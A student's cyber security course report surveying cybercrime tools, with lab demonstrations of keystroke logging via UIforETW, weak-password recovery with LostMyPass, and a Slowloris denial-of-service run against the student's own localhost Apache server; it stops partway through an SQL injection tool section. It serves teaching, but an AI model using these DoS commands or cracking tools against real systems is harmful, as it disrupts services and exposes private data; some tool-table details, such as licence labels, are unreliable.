Course Name : Cyber Security

Course Code : 19ECSE401

Academic Year : 2022-23

Report

on

Programming Assignments and Project

Submitted By:

Shreeya Goggi

SRN:01FE19BCS045

Roll No:140

Division: A

Contents

1. Methods and Tools used in Cybercrime

1.1 Keyloggers and Spyware


1.1.1 Available Online tools

S.No	Name of Tool	Open source / Proprietary	URL	Strength	Weakness
1	Spyrix	Open source	https://www.spyrix.com/en/spyrix-free-keylogger.php	Undetected using Antivirus	Substantial ethical and privacy concerns regarding installing software
2	Logkeys	Open source	https://manpages.ubuntu.com/manpages/xenial/man8/logkeys.8.html	Runs with errors in configuration	Not usable on latest versions of Ubuntu
3	UI for ETW	Open Source	https://github.com/google/UIforETW	Undetected by antivirus Runs quietly in background.	Windows performance analyzer must be installed for the software to work
4	BlackBox Express	Open Source	https://www.raymond.cc/blog/download/did/1458/	Free to use	Tool could generate false positives in antivirus software and online virus scanners

1.1.2 Tool which I explored

UI for ETW and Windows performance analyser to visualize keylogger

1.1.3: Working of tool with screenshots




```
Tracing is started.

Saving trace to disk...
The trace you have just captured "C:\Users\Dell\AppData\Local\Temp\UIForETWkernel.etl" may contain personally identifiable
information, including but not necessarily limited to paths to files accessed, paths to registry accessed and process names. Exact
information depends on the events that were logged. Please be aware of this when sharing out this trace with other people.
The trace you have just captured "C:\Users\Dell\AppData\Local\Temp\UIForETWuser.etl" may contain personally identifiable
information, including but not necessarily limited to paths to files accessed, paths to registry accessed and process names. Exact
information depends on the events that were logged. Please be aware of this when sharing out this trace with other people.
Merging trace...
Merged Etl: C:\Users\Dell\Documents\etwtraces\2022-08-24_15-07-45_Dell.etl
Finished recording trace.
```

☑ Compress Trace
☑ Context switch call stacks
☑ CPU sampling call stacks
□ Fast sampling
□ GPU tracing
□ CLR tracing
Input tracing: Full
Tracing to file
□ Show commands

Traces: Trace size: 24.0 MB

2022-08-24_14-59-58_Dell
2022-08-24_15-07-45_Dell

Trace information:


2022-08-24_15-07-45_Dell.etl - Windows Performance Analyzer
FILE
Graph Explorer - 2022-08-24_...
System Activity
Generic Events Activity by Provide...
UI Delays Delays By Process, Type
Processes Lifetime By Process
Window in Focus Focus by Process...
Images Transient Lifetime By Process...
Regions of Interest Regions of Inter...
No data
Thread Lifetimes By Process, Thread
Stacks Count by Event Name
Computation
Getting Started
Analysis
Generic Events Activity by Provider, Task, Opcode
Series
Microsoft...
ImageId
Microsoft...
Microsoft...
Multi-Input
Mouse
Keybo...
Process
0.5
1.0
1.5
2.0
2.5
3.0
3.5
4.0
4.5
5.0
5.5
6.0
6.5
7.0
7.5
8.0
8.5
9.0
9.5
10.0
10.5
Analysis Assistant
My Presets
Diagnostic Console
Symbols Hub
Type here to search
66°F
ENG
15:15
24-08-2022

Line #	Provider Name	Task Name	Opcode N...	Id	Process	Event Name	C...	Thre...	Virtual key...	Key name...	Rep	Count	Time (s)	Legend
7		Keyboard	KeyDown	404	UlforETW.exe (2144)							4		▨
8						Multi-Input/Key...	8	3,188	84	T	0	1	3.929587800	
9						Multi-Input/Key...	2	3,188	69	E	0	1	4.265012600	
10						Multi-Input/Key...	2	3,188	83	S	0	1	4.561270200	
11						Multi-Input/Key...	6	3,188	84	T	0	1	4.829786000	
12	Process											199		▨
13	EventMetadata											154		▨
14	Multi-Main											103		▨

Start: 0.094969500s
End: 10.562726600s
Duration: 10.467757100s

1.1.4: Conclusions on the working of tool.

- The tool successfully logged the keys that were typed in search bar.
- Keys typed are T E S T in Cortona search bar which was logged as shown in the above screen shot.
- The tool is easy to use.
- Can run in background without antivirus detecting the software.
- Can record the keys in the background

1.2 Password Cracking


1.2.1 Available Online tools

S.No	Name of Tool	Open source / Proprietary	URL	Strength	Weakness
1	John the ripper	Open source	http://www.openwall.com/ john/	It helps in password recovery.	Depends on the number of passwords in dictionaries Needs both text files and word lists
2	Hashcat	Open source	https://hashcat.net/hashcat/	Hashcat supports five different types of attack in conjunction with more than 200 hashing algorithms. Hashcat can be used to crack passwords by leveraging hardware on computer systems such as GPUs for added speed	Needs more CPU processing power.
3	LostMypass	Open source	https://www.lostmypass.com/	It is fast. Freely available. Weak passwords are recovered most of the times	To crack strong password fee is to be paid.
4	Cain & Abel	Open source	https://www.malavida.com/en/soft/cain-and-abel/#gref	It allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations etc.	May cause loss of data / damage to system

1.2.2 Tool which I explored

LostMyPass

1.2.3: Working of tool with screenshots



Crack the password_trial 2.docx

MS Office 2013-2019

Home / Crack the password_trial 2.docx

Success! Your password is recovered

Recovered password:

cse

Have we solved your problem?

(1) WhatsApp
(1) How do I open a password
How To Crack Word File Passw
Top 5 Word Password Remove
Crack the password_trial 2.doc
New Tab
https://www.lostmypass.com/jobs/dGNyQzEyaW1SU1k2T0dpNWw1SFdyZz09/
LostMyPass
HOME
HOW IT WORKS
FILE TYPES
PRICING
FREE TOOLS
ABOUT
TRY IT NOW!
Donate
or
Review Us
Type here to search
26°C Light rain
ENG
11:50
12-08-2022

1.2.4: Conclusions on the working of tool.

- The tool was only able to crack weak passwords which was password of the documentCrack the password_trial2.docx but failed to crack the strong passwords.
- The password is cse
- Tool is easy to use and is not dependent on the operating system of the user hence easy to use
- The tool can be used to recover weak passwords with accuracy most of the times.

1.3 DOS and DDOS attack

1.3.1 Available Online tools


S.No	Name of Tool	Open source / Proprietary	URL	Strength	Weakness
1	HULK	Open source	https://github.com/grafov/hulk	It generates unique and obscure traffic	It may fail in hiding the identity. Traffic coming through HULK can be blocked.
2	XOIC	Open source	https://sourceforge.net /directory/os:windows/?q=xoic	DoS attack with TCP or HTTP or UDP or ICMP message	Attack made using XOIC can be easily detected and blocked
3	Slowloris	Open source	https://pypi.org/project /Slowloris/	Slowloris is capable of suppressing log file creation during an attack which enables it to catch unmonitored web servers off-guard and slip past without creating red flags in the log file entries	As it makes the attack at a slow rate, traffic can be easily detected as abnormal and can be blocked.
4	SoftWinds SEM Tools	Open source	https://www.solarwinds.com /security-event-manager/use-cases/ddos-attack?CMP=BIZ-RVW-SWTH-SEM	It is an effective mitigation and prevention software to stop DDoS attacks	The method SEM follows to maintain logs and events will make it a single source of truth for post-breach investigations and DDoS mitigation.

1.3.2 Tool which I explored

Slow Loris and Apache server.

1.3.3: Working of tool with screenshots

Before attack – Apache Server is responsive



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what th
that the site is currently unavailable due to maintenance. If the
site's administrator.

Configuration Overvi

Ubuntu's Apache2 default configuration is different from the ups
into several files optimized for interaction with Ubuntu tools. Th
documented in /usr/share/doc/apache2/README.Debian.g
documentation. Documentation for the web server itself can be
apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- apache2.conf is the main configuration file. It puts the piec
configuration files when starting up the web server.
- ports.conf is always included from the main configuration
listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.

```
Enabling conf security.
Enabling conf serve-cgi-bin.
Enabling site 000-default.
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /
l
lib/systemd/system/apache2.service.
Created symlink /etc/systemd/system/multi-user.target.wants/apache-htcacheclean
.
service → /lib/systemd/system/apache-htcacheclean.service.
Processing triggers for ufw (0.36-6ubuntu1) ...
Processing triggers for systemd (245.4-4ubuntu3.15) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.7) ...
shreeya@shreeya:~$ slowloris 127.0.0.1
[24-08-2022 23:43:25] Attacking 127.0.0.1 with 150 sockets.
[24-08-2022 23:43:25] Creating sockets...
[24-08-2022 23:43:25] Sending keep-alive headers... Socket count: 150
[24-08-2022 23:43:40] Sending keep-alive headers... Socket count: 150
[24-08-2022 23:43:55] Sending keep-alive headers... Socket count: 150
[24-08-2022 23:44:10] Sending keep-alive headers... Socket count: 150
[24-08-2022 23:44:25] Sending keep-alive headers... Socket count: 150
[24-08-2022 23:44:40] Sending keep-alive headers... Socket count: 150
```

After Attack- Apache server (127.0.0.1) is not responsive.



```
shreeya@shreeya:~$ slowloris 127.0.0.1 -500
usage: slowloris [-h] [-p PORT] [-s SOCKETS] [-v] [-ua] [-x]
                 [--proxy-host PROXY_HOST] [--proxy-port PROXY_PORT]
                 [--https] [--sleeptime SLEEPTIME]
                 [host]
slowloris: error: unrecognized arguments: -500
shreeya@shreeya:~$ slowloris 127.0.0.1 -s 500
[24-08-2022 23:50:12] Attacking 127.0.0.1 with 500 sockets.
[24-08-2022 23:50:12] Creating sockets...
[24-08-2022 23:50:12] Sending keep-alive headers... Socket count: 500
[24-08-2022 23:50:27] Sending keep-alive headers... Socket count: 500
[24-08-2022 23:50:42] Sending keep-alive headers... Socket count: 500
```

1.3.4: Conclusions on the working of tool.

- The tool was able to generate sufficient traffic to render the webserver inaccessible to the users.
- But the attacker needs to determine the volume of the traffic required to make service unavailable.
- It is undetected by antivirus.

1.4 SQL injection

1.4.1 Available Online tools


S.No	Name of Tool	Open source / Proprietary	URL	Strength	Weakness
1	Sqlmap	Open source	https://github.com/sqlmapproject /sqlmap	It can automatically detect and use the SQL injection vulnerability database and the access server It accesses to the underlying file system to extract the fingerprint database connection and execute commands that take away	Difficulty in Interfacing, Having a good user interface (GUI) will help relate better with users.
2	Blind SQL	Open source	https://github.com /CiscoCXSecurity/bbqsql	It is a sort of semi-automatic tool which allows customization to some extent for any complex SQL injection findings	When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions.
3	Leviathan	Open source	https://kalilinux tutorials.com/leviathan/	Leviathan is highly proficient in checking SQL vulnerabilities on URLs. The	High false positive

				basic objective of the Leviathan tool is to perform massive scans on many systems at once.	
4	jSQL	jSQL	https://www.kali.org/tools/jsql/	It checks for multiple injection strategies: Normal, Error, Blind, and Time	High false positive

1.4.2 Tool which I explored

